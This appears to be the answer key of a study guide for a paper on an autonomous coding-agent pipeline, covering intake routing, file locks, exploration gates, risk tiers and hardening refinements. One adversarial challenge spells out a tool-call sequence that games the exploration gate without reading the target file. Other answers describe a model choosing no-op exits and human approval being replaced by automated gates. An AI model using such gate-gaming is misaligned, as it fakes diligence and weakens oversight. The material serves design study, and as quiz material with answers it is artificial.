Quiz 3. Operation A is active on `foo.py`. A new signal targets `[foo.py, bar.py]`. What does the intake router do?

D. Any overlap queues the whole signal behind A, even though `bar.py` is free. When A is released, the signal is re-ingested and re-planned from the new state, which includes A's patch (§46.1, §46.2).

Quiz 4. With the §50.1 formula: source `opportunity_miner` (base 5), urgency critical, 1 file, confidence 0.95, and 3 envelopes queued behind its files. What is its priority?

B. 5 - 3 (critical) + 0 (one file) - 1 (confidence of at least 0.9) - 3 (dependency credit, capped at 3) = -2. A lower number means higher priority (§50.1).

Problem 1 (trace). Start from the three pending signals in the §50.2 table (A at -2, C at 4, B at 6). Add signal D: source `test_failure` (base 2), urgency high, 3 files, confidence 0.92, no dependency credit. Compute D's priority and the new dispatch order. Then suppose D and A both target `foo.py`. What actually happens to D at dispatch time?

D = 2 - 1 (high urgency) + 1 (3 files is within 2 to 4) - 1 (0.92 is at least 0.9) - 0 = 1 (§50.1). The order is A (-2), D (1), C (4), B (6).

Priority decides only who is dispatched next. It does not override file locks. A dispatches first and registers `foo.py` in `_active_file_ops`. When D comes up, `_find_file_conflict` returns A's op id, so D is parked in `_queued_behind[A]` (§46.1). C can be dispatched in the meantime if its files do not overlap.

When A completes, `release_op` frees `foo.py` and re-ingests D automatically. The retry path computes D's priority again (§50.3). D is then planned against a file that now includes A's patch (§46.2). If A crashed instead, the 300s TTL would force-release the lock so D is not stuck forever (§46.3).

Problem 2 (design). An operator finds the 5-second `NOTIFY_APPLY` window annoying and suggests moving every yellow-tier change to `SAFE_AUTO` (silent). Another operator suggests moving every yellow-tier change to `APPROVAL_REQUIRED`. Using §45 and §51, explain what each change would cost.

The yellow tier covers new files, multi-file changes and core orchestration paths (§45). These are riskier than a single non-core file, but not risky enough to need a sign-off. The 5-second window tells the human before the change lands and lets them cancel, without requiring them to act (§45.1).

Making the tier silent removes the moment where a problem can be caught. The paper's improvement loop depends on that moment: when a bad yellow change slips through, the operator steps in and the rules are refined. Silent changes would also undercut intent visibility (§44), because multi-file changes would land without the operator watching.

Making the tier blocking would turn every multi-file change into a wait on a human, which is the outcome the yellow tier was invented to avoid. It would also clog the priority queue: §51 pairs severity with cost-aware priority so valuable work moves under suitable oversight, not under a blanket wait. A better answer

keeps the window and tunes its length (Refinement 17 makes the delay configurable through `JARVIS_NOTIFY_APPLY_DELAY_S`, §52.10), or adjusts which rules put a change in yellow.

Problem 3 (code reading). §46 cites `unified_intake_router.py`. Today the file is `backend/core/ouroboros/governance/intake/unified_intake_router.py`. Find `_find_file_conflict` and the place where `_file_lock_ttl_s` is read from the environment. What is the default TTL? What does the current code check before it deletes a stale lock, and why would a plain "if older than TTL, delete" be unsafe?

The TTL is read as `float(os.environ.get("JARVIS_FILE_LOCK_TTL_S", "300"))`, so the default is 300 seconds. This matches §46.3 and Refinement 11 (§52.4).

Inside `_find_file_conflict`, the code takes `_active_file_ops_lock` for each target file. It reads the `(op_id, registered_at)` entry and computes its age. If the age is over the TTL, it reads the entry again and deletes it only if both the op id and the timestamp are unchanged. This is a compare-and-swap (CAS). On deletion it logs the "Force-releasing stale file lock" warning that §46.3 describes. If the entry changed in the meantime, the code aborts the delete and logs at debug level.

A plain age check followed by a delete has a race. Between reading the stale entry and deleting it, another `register_active_op` could write a fresh lock for the same file. A blind delete would remove that live lock, and two operations could then edit the file at once, which is the self-conflict the DAG exists to prevent (§46). The paper describes the TTL. The code adds a later hardening so that the TTL fix cannot itself remove a lock that is still in use.

Advanced A1. Exploration-first has now been enforced at three levels: a prompt instruction (§47.1), a post-GENERATE gate with GENERATE_RETRY (§47.2, §47.3), and in October a constrained-decoding grammar that allows only tool calls until the minimum exploration is met (§93.6). What does each level fail to guarantee, and why did the 30B need the third?

The prompt (§47.1) guarantees nothing. It is a request, and §47.2 says plainly that "a model can ignore instructions." The gate (§47.2, §47.3) guarantees that no candidate gets past GENERATE without enough exploration. It does this after the fact, though: the model has to produce a non-compliant answer, get rejected, and retry. That works for a model that improves when given feedback. §47.5 shows Claude-era Session G doing exactly that, going from `score=3.00` to `score=25.50` across five categories.

The 30B did not improve on retry. §93.6 records 106 in-loop rejections and zero candidates in `bt-2026-08-31-155308`. A gate that only rejects cannot help a model that never produces a compliant answer, so every retry burned budget and produced the same failure. The grammar moves enforcement from rejecting the output to restricting what the model can generate at all: an answer without exploration becomes impossible to emit.

The grammar has its own gap. It guarantees that tool calls happen, not that they are relevant or diverse. The A/B in §93.6 shows how a model behaves under it. With {tool, noop} allowed, the 30B chose noop 3 out of 3 times: it took the cheapest legal exit. Only with {tool} alone did it explore 3 out of 3. So the diversity scoring and anti-gaming rules of §47.3 and §47.4 still do work that the grammar cannot. The three levels are complementary, not redundant.

Advanced A2. §49 describes session lessons, and §49.4 adds a convergence metric. §93.8 reports LessonMemory: 1,115 module-keyed lessons, with "424 injections followed by a VALIDATE pass." Does either figure show that lessons help? Argue a position and name the evidence that would settle it.

Neither figure shows that lessons help. "424 injections were followed by a VALIDATE pass" is a count of co-occurrences. It has no denominator of passes without injection and no comparison arm. If the base VALIDATE pass rate on similar operations were the same, 424 would be exactly what you would expect with lessons having no effect.

The §49.4 metric does compare something: success rates before and after the first lesson. But the two windows differ in more than the lessons. They cover different operations, at different points in a session, and possibly with different queue mixes (the §50 priority sends critical, focused work first, so later work may be harder). A drop after the first lesson can therefore reflect harder work, not bad lessons, and the buffer gets cleared anyway.

A defensible position is that lessons are plausible but unproven. The design is still sound because it is cheap and fails safe: the infra guard (§49.3) and the clear-on-regression rule (§49.4) cap the damage. The evidence that would settle it is a randomized withhold: for each eligible operation, inject or withhold lessons by coin flip, and compare VALIDATE pass rates (and landings) between the arms over operations drawn from the same queue. This is the same standard §93.11 applies to the trained adapter, where a held-out gain is required before anything counts as learning.

Advanced A3. §45.1 calls NOTIFY_APPLY a "trust-building mechanism": a human watches a 5 s window and refines the rules when something slips through. In October, Autonomous Sentinel Mode auto-approves up to APPROVAL_REQUIRED (§93.7). What happens to that trust-building loop, and what replaced it?

The §45.1 loop has three parts: a human sees the change, has a window to cancel, and refines the rules after a bad Yellow operation slips through. Each part assumes someone is watching. Under Sentinel Mode the organism finds its own work, signs it, and auto-approves up to the tier ceiling. By default that ceiling is APPROVAL_REQUIRED (§93.7), which means even Orange operations proceed without a human. The 5 s window still runs, but in an unattended soak nobody types `cancel`, so the loop no longer has its observer.

The design replaced live human vigilance with checks that run after the fact and can be undone. Work lands in a sovereignty worktree, accumulates on a session branch, and must pass a promotion gate that checks provenance, coverage, and that no public symbol vanished. Survivors are fast-forwarded onto local `main` only. A zero-push air-gap keeps publishing an operator act (§93.7). BLOCKED operations, self-modification of the governance layer, and anything touching the cage still escalate to a human.

The "refine the rules" step survived, but it now happens offline. §93.14 item 2 lists wrong landings: one hollow, one with no intended change, one that dropped content, and a documentation edit that flattened text. It says the promotion gate and the Test Reality Gate "exist because of these." That is the §45.1 loop with a longer delay: a human still finds the slip and hardens a rule, but after the commit is already on local `main`, not during a 5 s window. The trade-off is unattended throughput in exchange for later detection, and the air-gap is what keeps that later detection safe.

Challenge 1 (cross-Part trace). October system (§93.6): J-Prime is the only lane. A `doc_staleness` operation is active on `parser.py`. A `test_failure` signal at CRITICAL urgency then arrives for `parser.py` only, with confidence 0.95 and complexity `simple`. Trace it to the end: intake (§52.8, §50, §46), routing (§42.3, §42.5), GENERATE (§93.6, §47.3), APPLY and VERIFY (§48, §52.3), and the lesson it leaves (§49). Along the way, the model's first attempt makes two identical `read_file` calls on `parser.py`. Later, the scoped post-apply tests fail once. Name every gate that acts and what it does.

Intake. Coalescing (§52.8) would merge same-file signals within 30 s, but HIGH-urgency signals bypass it. Treating CRITICAL as at least HIGH, the signal is not held. Priority (§50.1): base 2 for `test_failure` (as in §50.2), minus 3 for critical, plus 0 for one file, minus 1 for confidence at or above 0.9, minus 0 dependency credit, giving −2. The DAG (§46) finds `parser.py` active under the doc operation, so the signal waits in `_queued_behind`. When the doc operation completes, `release_op` re-ingests it, and the retry enqueue path recomputes the same priority (§50.3), so it goes to the front.

Routing. Complexity `simple` is not in `_COMPLEX_COMPLEXITIES`, and the source is not speculative or background. It is an immediate source at CRITICAL, so §42.3 returns IMMEDIATE, with a 60 s plus 5 s generation budget (§42.5). In October the free-lane policy serves that route from the local engine (§93.6).

GENERATE. Tool masking allows only tool calls until the minimum exploration is met (§93.6). The model calls `read_file(parser.py)` twice. The second call is a duplicate and earns zero credit (§47.3). The ledger then sees one COMPREHENSION call. The `simple` floor is a score of 4.0 and two categories, so it fails. The Iron Gate raises GENERATE_RETRY with targeted feedback (§47.2). On retry the model adds, for example, `get_callers` (CALL_GRAPH), reaches two categories and enough score, and produces a candidate. All of this has to fit inside the 65 s IMMEDIATE budget, so the duplicate cost real time.

Risk. One file and not a core path, so the operation is SAFE_AUTO and applies silently (§45). Because it was generated after the doc operation released the file, the GENERATE-time hashes match at APPLY (§52.7), and the stale guard stays quiet.

VERIFY. The scoped tests fail once (§48.1). VERIFY builds a synthetic ValidationResult and calls L2. Under Refinement 10 the L2 fix is written to disk with `change_engine.execute()` before VERIFY runs again (§52.3). If L2 converges, the operation completes. If not, the result is combined with the benchmark result and rolled back.

Lesson. If it completes, an `[OK]` lesson enters the buffer. If it rolls back on a test failure, a `[FAIL:test]` lesson is tagged "code" and injected into later prompts (§49.1, §49.2). If it died on a timeout, the lesson is tagged "infra" and excluded (§49.3).

Check. The gates that acted were coalescing-bypass, DAG queueing, the priority recompute, the router, tool masking, the exploration ledger and its retry, the risk tier, the stale-hash guard, VERIFY with L2, and lesson tagging. Each is cited to the section that defines it. Nothing here required a mechanism the paper does not describe.

Challenge 2 (adversarial). Act as a lazy model under the ExplorationLedger. Your target is a `moderate` operation on `billing.py`. The floor is a score of at least 8.0 across at least 3 categories (§47.3). Construct a tool-call sequence that passes the gate while learning nothing about `billing.py`. Then determine which layer in Parts VII and VIII, or in §93, stops the resulting patch, and whether any of them stops it *because* exploration was shallow.

The attack. The ledger awards credit to distinct, successful calls and counts categories (§47.3, §47.4). It checks three conditions: score, category count, and required categories (none for `moderate`). None of them mentions the target file. A sequence like this meets the shape:

1. `read_file(README.md)` for COMPREHENSION.
2. `list_dir(docs/)` and `glob_files("*.cfg")` for DISCOVERY.
3. `git_log` on an unrelated path for HISTORY.
4. More distinct, successful reads of unrelated files until the score clears 8.0.

The paper does not publish per-call weights, so the number of extra calls is unknown. The anti-gaming rules do not block any of this. Duplicates earn zero credit, but every call here is distinct. Failed calls do not cover categories, but every call here succeeds. Three categories are covered and the score rises with each new call.

Who stops it? The prompt (§47.1) asks for the target file to be read, but §47.2 counts any `read_file`. Tool masking (§93.6) forces tool calls, not relevant ones. The stale-hash guard (§52.7) checks concurrency, not understanding. So nothing stops the shallow exploration itself. What stops a *bad patch* are the outcome gates. VALIDATE runs tests against the candidate. VERIFY reruns scoped tests on disk (§48). In October,

the Test Reality Gate rejects tests that never import their subject or assert nothing, and the promotion gate refuses a landing where a public symbol vanished (§93.7, §93.8). The AST-Signature Anchor also injects the real module API whether or not the model explored (§93.8), which makes a blind patch less likely to invent functions.

Honest verdict. No layer catches shallow exploration as such. A patch that is shallow but correct passes everything. That is arguably acceptable, because the outcome gates are authoritative and exploration is a means, not an end. §93.6 also shows this pressure is real: given {tool, noop}, the 30B chose noop every time, so models do take the cheapest legal path.

A proposal (not in the paper). Require that at least one COMPREHENSION credit names a path in the operation's target files, and for `architectural`, that the CALL_GRAPH credit names a target symbol. Check the fix by replaying the attack sequence above: it should now fail on the new required condition while an honest sequence that starts by reading `billing.py` still passes.

PART VIII — Edge Case Hardening (Twelve Refinements)

Pause and predict 1. Look back over the twelve refinements. How many do you think were planned in the original design? Most of them could have been an "env var workaround" or a change to the architecture. Which kind of fix do you expect dominates?

None were planned up front. Each one responds to a real observation, so the architecture is "hardened, not pristine". Most were solved by changing the architecture, not by adding a configuration workaround. Examples are a TTL on locks, a scope fix on APPLY and a convergence metric on lessons. This reflects the Manifesto's rule of structural repair, not patches. See §53.

Conceptual 1. Refinement 11 (lock TTL) and Refinement 14 (file-hash stale guard) both deal with concurrent operations on one file. How do they differ in what they protect?

Refinement 11 protects progress. A crashed operation could leave a file locked forever, and every later signal for that file would queue behind it. Locks older than `JARVIS_FILE_LOCK_TTL_S` (300s) are therefore force-released with a warning (§52.4). Refinement 14 protects correctness. A candidate built from a read of file X at time T1 might be applied after another operation changed X. File SHA-256 hashes taken at GENERATE are compared again at APPLY to detect this (§52.7). The TTL can release a lock early by design, so the hash check is a second line of defence behind the DAG lock (§46). It catches stale candidates that the lock system did not prevent.

Conceptual 2. Refinement 15 merges same-file signals that arrive within 30 seconds, but lets HIGH-urgency signals skip the merge. What trade-off does that make?

Coalescing removes redundant work. Without it, several sensors that notice the same file within seconds would create N separate operations on the same target (§52.8). The price is latency: a signal may wait up to the window, 30s by default, in case others join it. For routine work that delay is cheap and the saving is

real. For urgent signals the delay is the costly part, so HIGH urgency skips the buffer, because those signals "should not wait 30s for potential merges". The design accepts some duplicated work on urgent paths in exchange for responsiveness.

Conceptual 3. Several refinements make the system correct itself instead of relying on an operator. Pick two and explain what each one corrects, and against what evidence.

Refinement 18, the convergence metric, judges the lessons buffer by results. Every 10 operations after the first lesson, it compares the success rate before and after lessons. If lessons made things worse, it clears them (§52.11). Refinement 19, exploration budget control, judges model behaviour against a fixed budget. After `JARVIS_MAX_EXPLORATION_ROUNDS` (5) exploration-only rounds, it nudges the model to produce its change (§52.12). Both turn an open-ended failure, misleading guidance or an endless read loop, into a bounded one with a deterministic trigger. This is the §53 point: the fix is built into the architecture, not left to an operator noticing.

Quiz 1. What did Refinement 13 (session intelligence thread-safety) change?

C. Access is safe under asyncio's single-threaded event loop. The fix documents this and adds a comment that an `asyncio.Lock` is needed if the orchestrator ever becomes multi-threaded (§52.6).

Quiz 2. What happens once a model reaches `JARVIS_MAX_EXPLORATION_ROUNDS`?

A. Exploration-only rounds are capped at 5 by default. After that, a system message says: "You have enough context. Produce your final code change now." (§52.12).

Quiz 3. Where does Refinement 16 check the cooperative cancellation flag set by `cancel <op-id>`?

D. The flag is checked at the GENERATE and APPLY phase boundaries. A cancelled operation moves to `CANCELLED` with reason `user_cancelled`, and the process keeps running (§52.9).

Quiz 4. Why is the dependency credit in Refinement 9 capped at 3?

B. `_dep_credit` counts the envelopes queued behind the files an operation would touch. The cap of 3 stops that count from pushing one signal to the top no matter what else is waiting (§52.2).

Problem 1 (trace). At t = 0, operation A starts on `parser.py` and then crashes without releasing its lock. At t = 10s, two sensors each send a normal-urgency signal for `parser.py`. At t = 20s, a HIGH-urgency test failure for `parser.py` arrives. Using Refinements 11 and 15, describe what happens to each signal. When is the lock first eligible for force-release?

The two normal-urgency signals arrive within `JARVIS_COALESCE_WINDOW_S` (30s) of each other for the same file, so they merge into one multi-goal operation (§52.8). The HIGH-urgency signal skips coalescing and goes straight to dispatch (§52.8).

Both the merged operation and the HIGH signal then hit the DAG check. `parser.py` is still registered to crashed operation A, so each is queued behind A (§46.1). A will never complete, so `release_op` will never run for it.

Refinement 11 breaks the deadlock. Locks carry timestamps, and `_find_file_conflict()` force-releases any lock older than `JARVIS_FILE_LOCK_TTL_S`, 300s by default, with a warning (§52.4). The lock first becomes eligible once it is more than 300s old, at about t = 300s, and it is released when the next conflict check runs. Until then even the urgent test failure waits, because skipping the coalescing window does not override a file lock.

Problem 2 (design). Refinement 14 (stale exploration guard) is currently a soft gate: a hash mismatch at APPLY gives a warning and a ledger entry. A reviewer wants it to be a hard gate that rejects the candidate. Using §52.7 and §53, argue both sides and say what evidence would justify the change.

For a hard gate: a mismatch means the candidate was built on stale file state. If applied, it "would overwrite the concurrent change", which is silent data loss (§52.7). A warning records the problem but does not stop it.

For keeping it soft: the paper says the soft gate exists to avoid "blocking routine operations in low-concurrency scenarios" (§52.7). When little runs concurrently, mismatches should be rare. A hard reject would throw away work that took a GENERATE call, and any false positive would cost real throughput. The DAG lock (§46) is already the first line of defence against two operations editing the same file.

The §53 approach points to deciding from evidence. The ledger entries the soft gate writes are that evidence. If they show mismatches that matched real lost edits, the structural fix is justified, and it could be narrow: hard-fail only when the hash differs and another operation is known to have written the file, or route the candidate back to GENERATE against the new state instead of rejecting it. If the ledger shows almost no mismatches, the soft gate is doing its job cheaply.

Problem 3 (code reading). Refinement 15 lives in `backend/core/ouroboros/governance/intake/unified_intake_router.py`. Find where `_coalesce_window_s` is read, the method `_coalesce_key`, and the dispatch-loop branch commented "HIGH urgency: bypass coalescing". What exact condition skips the buffer? How are envelopes grouped? What happens to envelopes that have no target files?

The window is read as `float(os.environ.get("JARVIS_COALESCE_WINDOW_S", "30"))`, which matches the 30s default in §52.8.

The bypass condition is `envelope.urgency == "high" or self._coalesce_window_s <= 0`. A HIGH signal, or a window set to zero or less, dispatches at once. Everything else is appended to `_coalesce_buffer[key]`, and the time of first arrival is recorded. `_flush_expired_coalesce_buffers` dispatches each buffer once the window has passed since that first arrival.

`_coalesce_key` groups envelopes by their sorted target files joined with "|", which implements "same file" from §52.8. Envelopes with empty `target_files` do not share an empty key. They fall back to the envelope's provenance `signature`, and failing that to its unique `idempotency_key`, so they never merge. The docstring says why: soak bt-2026-05-17-213727 merged two distinct problems into one "Frankenstein" operation through the shared empty key. This edge case was found after the April paper and fixed in the same structural way §53 describes.

Advanced A1. The paper describes exploration-first enforcement twice, and the two descriptions disagree. §52.5 (Refinement 12) says the check runs "at VALIDATE time" and that violations "produce a warning and are recorded in the per-candidate ledger." §47.2 says the Iron Gate runs post-GENERATE, pre-VALIDATE, and that violations produce a GENERATE_RETRY. Which is authoritative, and why does the difference matter?

The two passages describe different strengths of the same rule. §52.5 describes a soft, observational check: a warning plus a ledger record, applied after the candidate already exists. §47.2 describes a hard gate: the candidate is rejected and the model is sent back with targeted feedback before VALIDATE spends anything on it. The paper does not reconcile them.

The current code sides with §47.2. In `backend/core/ouroboros/governance/phase_runners/generate_runner.py`, the GENERATE runner raises `ExplorationInsufficientError` and advances the context to `OperationPhase.GENERATE_RETRY`. So the gate is enforced in GENERATE, not only logged at VALIDATE. A plausible reading is that §52.5 records the refinement as first written, and §47.2 and §47.3 record where it ended up. That fits §53's claim that the refinements were hardened over time. The paper itself does not say this, so treat it as an inference.

The difference matters for two reasons. First, cost: a soft check lets an unexplored candidate consume a VALIDATE run (a sandbox and a test suite) before anyone notices, while the hard gate stops it earlier. Second, behaviour: only a hard gate produces the retry feedback that §47.5's Session G adaptation depends on. A warning in a ledger teaches the model nothing. It also matters for §93.6, because the 30B's 106 in-loop rejections came from this gate being hard. A soft check would have let those candidates through to VALIDATE instead.

Advanced A2. Refinement 14 snapshots file hashes at GENERATE and compares them at APPLY, as a soft gate (§52.7). By October, operations execute in isolated sovereignty worktrees, accumulate on a session branch, and are fast-forwarded onto local `main` (§93.7). Writes are also verified by a SHA-256 check on disk (§93.2). Where does stale-state detection live now, and is Refinement 14 still pulling its weight?

Refinement 14 guards a shared working tree: two operations read and write the same files, and a candidate built on an old read can overwrite a newer change. The October path changes that setting. Each operation executes in its own worktree on `ouroboros/auto/<session>-<nonce>`, so concurrent operations no longer

write to the same files on disk. Stale state then shows up at integration time instead: landings are combined on the accumulation branch and promoted to `main` fast-forward only (§93.7). A fast-forward refuses to go ahead if `main` has moved in a way that would need a merge, so divergence cannot be silently overwritten there.

§93.2 adds a related but different guarantee. The two-phase commit means a write is claimed only after the bytes on disk are checked with SHA-256. That catches the phantom `written=True` class, a write that never actually happened. It does not catch a write built on stale input. These are three checks with three different questions: was the input current (Refinement 14), did the write happen (§93.2), and can the result integrate cleanly (fast-forward promotion).

A fair position is that Refinement 14 is still useful but no longer the main defence. Inside one worktree it still catches a candidate whose GENERATE-time read differs from the APPLY-time file, for example when a multi-file operation edits a file it read earlier. The evidence that would settle whether it can be retired is how often its warning fires per soak under worktree execution. If that count is near zero across long soaks, the isolation has made it redundant. If it fires, it is catching something promotion would only find later.

Advanced A3. §53 argues that "structural fixes outperform configurational patches," and that most refinements changed the architecture. Test that claim against the §52 table itself and against what §93 found about mechanisms that existed but did nothing.

Against the table, the claim is only partly supported. Four of the twelve refinements are listed in the table by an environment variable (R11 `JARVIS_FILE_LOCK_TTL_S`, R15 `JARVIS_COALESCE_WINDOW_S`, R17 `JARVIS_NOTIFY_APPLY_DELAY_S`, R19 `JARVIS_MAX_EXPLORATION_ROUNDS`), and R12's text in §52.5 adds a fifth, `JARVIS_MIN_EXPLORATION_CALLS`. Each of these still adds a mechanism, though: a TTL, a merge window, a delay, a cap. The env var tunes it rather than replacing it. R13 is the odd one out. Its "fix" is a comment saying an `asyncio.Lock` would be needed under multi-threading (§52.6), which is documentation, not structure. R14 is structural but soft. A fair reading is that most refinements add structure, and §53 overstates how cleanly they divide.

§93 adds a sharper point: structure is necessary but not sufficient. §93.8 found that VALIDATE's repair rungs "had existed before" but were inert. There were 524 byte-identical retry iterations re-validating a frozen pool, and 532 micro-fix runs with zero repairs. §93.12 found 131 features "DARK": flag on, module on disk, nothing in production importing it. Refinement 10 (§52.3) is itself an early example: the L2 repair mechanism existed, but its output never reached disk.

So the lesson in §53 needs a third clause. A structural fix counts only once it is shown to be reached and to have an effect in a live run. That is exactly what the reachability ledger (registered, then invoked, then effective) and `/reach` were built to measure (§93.12). The evidence that settles any one refinement is its "effective" count from a live soak, not the presence of the code.

Challenge 1 (research). Refinement 18 (§52.11, §49.4) compares the success rate "before and after the first lesson was recorded," every 10 post-lesson operations, and clears the buffer if the post-lesson rate is lower. §49 says every operation produces a lesson, success or failure. Work out how many operations the "before" window can contain in a sequential session. Then estimate the noise in a 10-operation success rate when the true rate is 0.5. Frame an experiment that tests whether the metric clears lessons for the right reason. Give the hypothesis, metric, control, and the result that would falsify it.

The "before" window. §49 says every operation produces a success or failure lesson, and §49.3 still records infra failures (it only excludes them from injection). In a sequential session, the first operation to finish records the first lesson, so the "before" window holds one operation. Its success rate is 0% or 100%. Concurrency could put a few operations in it, but the window stays tiny. This assumes the counters are not reset elsewhere. The paper does not say, so state it as an assumption.

The consequence. If the first operation succeeded, the baseline is 100%, so any post-lesson window with even one failure is "lower" and the buffer is cleared at the first check. If the first operation failed, the baseline is 0% and the buffer can never be cleared. The verdict is decided mostly by the outcome of one operation, not by what the lessons did.

The noise. For n = 10 and p = 0.5, the standard error is the square root of 0.25/10, about 0.158. Two windows with the same true rate will often differ by 15 to 30 percentage points by chance. A single operation moves a 10-operation rate by 10 points.

The experiment.

- *Hypothesis H1:* buffer clears under Refinement 18 are predicted by the first operation's outcome and are not associated with a real drop caused by lessons.
- *Metric:* for each session, whether a clear occurred, the first operation's outcome, and the VALIDATE pass rate of operations with lessons injected against operations with them withheld.
- *Control:* within each session, withhold lesson injection from a random half of eligible operations. Run the metric on both arms, so a clear can be compared with an actual difference between the arms.
- *Falsification:* H1 is falsified if clears happen about equally often after a successful and after a failed first operation, and sessions with clears show a real gap where injected operations do worse than withheld ones.

A proposal (not in the paper). If H1 holds, replace the single-operation baseline with the withheld arm running alongside, and require a minimum sample before any clear. To check the derivation, simulate sessions with lessons that have no effect at p = 0.5. Under the rule as specified, about half the sessions should clear at the first check, because a successful first operation sets a 100% baseline and a 10-operation window at 0.5 almost never reaches 100%.

Challenge 2 (systems design). Redesign Refinement 19 (an exploration cap of 5 rounds, §52.12) for the October hardware: one RTX 5090, no paid lanes, 32,768 tokens of context, prefill about 6.5k tok/s, decode p50 172 tok/s (§93.6). Assume a base prompt of 12,000 tokens. Assume each `read_file` returns about 3,000 tokens, `git_log` 800, `get_callers` 500 and `glob_files` 300. Assume about 60 tokens of decode per tool call and a 1,500-token diff answer. Check time and context for an `architectural` operation, which needs 4 categories including call_graph and history (§47.3), on the 180 s COMPLEX budget (§42.5). Find the binding constraint and propose a cap that respects it.

The minimal compliant path. One call per category: `read_file` (COMPREHENSION, 3,000), `glob_files` (DISCOVERY, 300), `get_callers` (CALL_GRAPH, 500), `git_log` (HISTORY, 800). Tool results come to 4,600 tokens. The prompt then holds 12,000 + 4,600 = 16,600 tokens, which leaves about 16,200 for the answer. That is four rounds, inside the cap of 5. Whether it clears the score of 14.0 depends on weights the paper does not publish, so a fifth call may be needed.

Time. Prefill: in the worst case, with no KV reuse, each round re-reads the whole prefix. Five rounds at about 12,000 to 16,600 tokens each is under about 75,000 tokens, which at 6.5k tok/s is about 11.5 s. Decode: 5 calls × 60 tokens = 300 tokens, about 1.7 s, plus the 1,500-token diff, about 8.7 s. The total is roughly 22 s, well inside 180 s. Time is not the binding constraint.

Context. Now suppose the model spends all five rounds on full-file reads: 5 × 3,000 = 15,000 tokens of results. The prompt is then 27,000, which leaves about 5,800 tokens for output. A 1,500-token diff still fits. A whole-file answer does not. §93.11 found that 86% of training prompts asked for whole-file rewrites that "cannot fit the completion window," and §93.14 item 3 reports 219 whole-file answers against 6 diffs in the 10-09 soak. Context is the binding constraint, and a round count does not measure it. Five small calls and five large reads both count as "5".

Proposed design (not in the paper).

1. Reserve the completion window first. For example, keep 8,000 tokens for the answer, and let the exploration budget be the context minus the base prompt minus that reserve: 32,768 − 12,000 − 8,000, or about 12,700 tokens.
2. Cap exploration in tokens, not rounds. When the next result would exceed the budget, return a truncated or symbol-scoped view instead. §93.6 shows a signed `target_symbol` cut generation scope from about 126,600 tokens to about 750.
3. Make the cap and the floor consistent. Tool masking forces tool calls until the minimum is met (§93.6). If duplicates earn zero credit (§47.3), a model can hit the cap while still below the floor and then be rejected on retry. Allow the cap to extend only for calls that cover a still-missing required category.
4. Keep the §52.12 nudge ("produce your final code change now") when the token budget is spent.

Justification and check. This keeps Principle 3 (no polling) and the Iron Gate untouched, adds no paid lane, and targets the failure §93.14 names as the leading cause of death. To check it, recompute with your own token sizes. The design is right if the reserved answer window survives in the worst case: (base + exploration budget + reserve) must not exceed 32,768.

PART IX — The Intake Layer

Pause and predict 1. A signal has survived the event spine's debouncing and fingerprinting and a sensor has turned it into a `SignalEnvelope`. What questions do you think the final gate must still ask before the envelope may reach the pipeline?

The `UnifiedIntakeRouter` asks four: is it a duplicate of a recent signal (`dedup_key`), does it conflict with a file already under operation (`file_lock`), what is its priority score, and can it be coalesced with a recent similar envelope (`coalesce_window`). The output is a sorted priority queue with conflicts and coalescing already applied. See §56.

Conceptual 1. Why does the intake layer use four separate storm-protection layers instead of one strong deduplicator?

Each layer sits at a different stage and catches a different kind of repeat. `FileWatchGuard` absorbs bursts of file saves with a 0.3s debounce, checksums and an LRU cache; the `TrinityEventBus` drops identical events from many producers with a 60s SHA-256 fingerprint window; `TestFailureSensor` waits 2s before spawning pytest; and the router's envelope `dedup_key` stops duplicate operations. The paper calls the layers orthogonal: they compose, so an actionable event has already passed at least two of them. One deduplicator at the end would let every burst travel through the bus and spawn pytest runs before it was suppressed. See §55.2.

Conceptual 2. The intake layer is push-based, yet every sensor keeps `scan_once()` and its poll loop. Is that a contradiction?

No. Push is the primary path because it gives low latency: producers publish to the event spine immediately and sensors subscribe (Manifesto §3). The poll loops are kept as safety nets for when the event spine is unavailable, and `scan_once()` serves manual or CLI use. So push makes the common case fast, and polling makes sure detection still works when the push path fails. See §54 and §55.

Conceptual 3. The WAL exists for disaster recovery, but it also caused a bug. What was the bug, and what does the fix teach about recovery mechanisms?

The WAL in `.jarvis/intake_wal.jsonl` is replayed on restart so a crashed harness does not lose pending work. In Session N, replay put stale envelopes from a crashed session beside fresh ones, and coalescing merged them into one operation, half of it from the old session. The fix guards coalescing by session id, so

envelopes from different sessions never merge, and stale entries are pruned by TTL. The lesson is that recovered state needs its origin recorded. Otherwise the recovery path quietly mixes old intent with new. See §56.2, §56.3 and §63.1.

Quiz 1. Which storm-protection layer removes duplicates using a SHA-256 fingerprint over a 60-second window?

C. The TrinityEventBus does SHA-256 fingerprint dedup with a 60s window. FileWatchGuard debounces and checksums, TestFailureSensor debounces before spawning pytest, and the router uses `dedup_key`. See §55.2.

Quiz 2. The 16-slot priority queue is full and a new envelope arrives. What does the paper say happens?

D. When the queue is full, the lowest-priority envelopes are evicted and logged. They can be re-ingested if the sensor fires again. See §56.1.

Quiz 3. When is an envelope's entry cleared from the intake WAL?

A. WAL entries are cleared when the pipeline picks the envelope up, that is, when it transitions to `dispatched`. Stale entries from crashed sessions are pruned by TTL. See §56.2.

Quiz 4. In a deployment where `repo_registry` is not set, how are sensors instantiated?

B. Sensors fan out per registered repo when `repo_registry` is set. Otherwise each falls back to a single "jarvis" sensor. Cross-repo drift is handled separately by CrossRepoDriftSensor. See §55.3.

Problem 1 (trace). A developer saves a `.py` file twice within 0.2 seconds, and the change breaks a test. Trace the signal from the file save to a queued envelope. Name each component it passes and say which storm-protection layer acts at each step.

The save is seen by `FileWatchGuard` (watchdog), via the Phase 1 `FileSystemEventBridge`. Its 0.3s debounce and checksum dedup fold the two saves into one change (layer 1). It publishes an `fs.changed.*` event to the TrinityEventBus, which drops any identical fingerprint seen within 60s (layer 2).

`TestFailureSensor` subscribes to debounced `.py` changes and waits 2s before spawning pytest (layer 3). The pytest plugin writes `.jarvis/test_results.json`, and the sensor emits a `SignalEnvelope` for the failure.

The `UnifiedIntakeRouter` checks the `dedup_key` (layer 4) and the file lock, scores priority, and checks whether to coalesce. It then places the envelope in the 16-slot priority queue, which is persisted to `.jarvis/intake_wal.jsonl`. See §54, §55.1, §55.2 and §56.

Problem 2 (design). A teammate says: "The paper tells us to `rm .jarvis/intake_wal.jsonl` before every session anyway, so let us delete the WAL entirely and keep the queue only in memory." Evaluate the proposal using the paper's reasons for the WAL and its account of

the Session N bug.

The WAL is disaster recovery. When a harness crashes, replaying the log rehydrates the queue so pending work is not lost (§56.2). An in-memory queue would lose every pending envelope on a crash.

